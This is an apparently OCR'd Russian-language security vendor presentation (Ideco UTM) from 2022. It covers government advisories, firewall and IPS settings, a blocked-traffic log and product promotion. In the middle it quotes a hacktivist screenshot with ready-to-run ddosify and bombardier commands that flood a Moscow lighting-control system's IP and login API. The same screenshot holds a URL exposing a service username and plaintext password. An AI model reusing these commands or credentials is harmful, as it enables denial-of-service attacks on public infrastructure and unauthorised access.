


Кибератаки и защита от них

- IPS, AC, Webfilter - очень нужны (а их отключают уходящие с рынка).
- Безопасные настройки файрвола, контентной фильтрации и IPS.
- Безопасность DNS-записей.
- Выполнение требований и рекомендаций ФСТЭК и НКЦКИ.

НКЦКИ
НАЦИОНАЛЬНЫЙ КООРДИНАЦИОННЫЙ ЦЕНТР ПО КОМПЬЮТЕРНЫМ ИНЦИДЕНТАМ

3.7. Систем межсетевого экранирования
— Факты обращения к/с сетей Tor и VPN концентраторов
— Факты обращения на адреса управления бот-сетями согласно бюллетеням НКЦКИ
— Факты обращения на вредоносные домены согласно бюллетеням НКЦКИ
3.8. Систем обнаружения атак
— Попытки эксплуатации актуальных уязвимостей для внешних сервисов
— Сработки сигнатур, предоставляемых в рамках бюллетеней НКЦКИ



ФЕДЕРАЛЬНАЯ СЛУЖБА ПО ТЕХНИЧЕСКОМУ И ЭКСПОРТНОМУ КОНТРОЛЮ (ФСТЭК России)
ЗАМЕСТИТЕЛЬ ДИРЕКТОРА
Старая Басманная, д. 17, Москва, 105066
Тел., факс (495) 696-49-04
E-mail: postin@fstec.ru
28.02.2022 № 240/22/952
На №

СРОЧНО

Федеральным органам исполнительной власти и организациям по указателю рассылки

О мерах по повышению защищенности информационной инфраструктуры Российской Федерации


Согласно поступившей в ФСТЭК России информации от Национального координационного центра по компьютерным инцидентам зарубежными хакерскими группировками и информации, размещаемой в зарубежных средствах массовой информации, осуществляется подготовка к проведению компьютерных атак на информационную инфраструктуру Российской Федерации, направленных на получение конфиденциальной информации, а также на нарушение функционирования и вывод из строя информационной инфраструктуры органов государственной власти Российской Федерации.

Предполагается, что проведение компьютерных атак планируется осуществлять через внедрение в обновления иностранного программного обеспечения вредоносного программного обеспечения. При этом распространение обновлений с вредоносными вложениями может осуществляться через центры обновлений (официальные сайты) разработчиков иностранного программного обеспечения, размещаемые в сети «Интернет».

Учитывая изложенное, необходимо (при наличии возможности) приостановить работы по обновлению применяемого в информационных системах иностранного программного обеспечения и программно-аппаратных средств, страной происхождения которых является США и страны Европейского союза, а также исключить их автоматическое централизованное обновление посредством сети «Интернет».

В.Лютиков

Исп. и отп. Сухорукова Ю.В.
тел. (499) 263-27-65



🔥ОСТАННЯ ЦІЛЬ НА СЬОГОДНІ🔥
https://moslight.mos.ru/ - автоматизована система управління світлом в москві

109.252.233.150
80/http ✅

DDOSIFY:
chcp 65001
ddosify -t https://109.252.233.150/ -n 500000 -d 3600 -p HTTPS -m GET -l linear

———

docker run -ti --rm alpine/bombardier -m POST -b '{"username": "putin", "password": "puilo"}' -c 1000 -d 172000s -l ' https://moslight.mos.ru/asuno/api/user/login'

можна поштормити їм авторизацію

====

авторизація в сервісі карт в середиті АСУНО москви, йймовірно юзається для відображення зівайтів на карті

GET
http://gisoiv.mos.ru/IntegrationGIS/SpatialProcessor/Strategis.JsClient/ApiLogin.aspx?authId=505741D8-C667-440D-9CA0-32FD1FF6AF88&userName=iiusno_int_sec&password=:3X)G2v)=nwl&ts=1645664400000


docker run -ti --rm alpine/bombardier -m POST -b '{"username": "putin", "password": "puilo"}' -c 1000 -d 172000s -l ' http://gisoiv.mos.ru/IntegrationGIS/SpatialProcessor/Strategis.JsClient/ApiLogin.aspx?authId=505741D8-C667-440D-9CA0-32FD1FF6AF88&userName=iiusno_int_sec&

16:33

Кибератаки и защита от них

Безопасная настройка Ideco UTM:

- Правила файрвола (INPUT и друзья).
- Настройка предотвращения вторжений (у нас «все само»).
- Правила контентной фильтрации.
- Обновление до Ideco UTM 11.9 (Armageddon Edition).



Дата и время	Результат анализа	Уровень угрозы	Наименование правила	Событие безопасности	ID	Протокол	Источник	Пользователь (источник)	Местоположение (источник)	Назначение	Пользователь (назначение)	Местоположение (назначение)
16 мар. 2022 г., 15:42	blocked	2	GeoIP Польша	GeoIP Страны Восточной Европы	1007328	UDP	10.180.100.249:57075			94.23.94.78:123		Польша
16 мар. 2022 г., 15:42	blocked	2	ET PHISHING GET Request to Googleapis Hosting (set)	Попытки использования социальной инженерии	2030811	TCP	10.180.108.5:59603	Артур Мизин		209.85.233.95:80		США
16 мар. 2022 г., 15:41	blocked	2	GeoIP Польша	GeoIP Страны Восточной Европы	1007328	UDP	10.180.100.249:57075			94.23.94.78:123		Польша
16 мар. 2022 г., 15:41	blocked	1	ET EXPLOIT Possible CVE-2015-7547 A/AAAA Record Lookup Possible Forced FallBack(fb set)	Попытки получения привилегий пользователя	2022546	TCP	10.180.180.174:56309	Руслан Ханов		8.8.8.8:53		США
16 мар. 2022 г., 15:41	blocked	2	GeoIP Польша	GeoIP Страны Восточной Европы	1007328	UDP	10.180.100.249:57075			94.23.94.78:123		Польша
16 мар. 2022 г., 15:41	blocked	2	GeoIP Польша	GeoIP Страны Восточной Европы	1007328	UDP	10.180.100.249:57075			94.23.94.78:123		Польша
16 мар. 2022 г., 15:41	blocked	2	GeoIP Польша	GeoIP Страны Восточной Европы	1007328	UDP	10.180.100.249:57075			94.23.94.78:123		Польша
16 мар. 2022 г., 15:40	blocked	2	GeoIP Польша	GeoIP Страны Восточной Европы	1007328	UDP	10.180.100.249:57075			94.23.94.78:123		Польша

Ideco UTM: наши преимущества

- Программное решение (гипервизоры, собственные сервера, б/у сервера);
- Нет привязки лицензии к железу;
- Российские базы контентной фильтрации и IPS;
- Нет зависимости от сервисов вне РФ;
- Простой интерфейс и мгновенная тех. поддержка;
- Быстрая реакция компании на изменение внешних условий.

ideco

СКАЧАЙТЕ УЖЕ СЕЙЧАС

ideco.ru ideco.ru ideco.ru ideco.ru ideco.ru ideco.ru

t.me/idecoutm - группа

t.me/ideco - канал

my.ideco.ru - скачать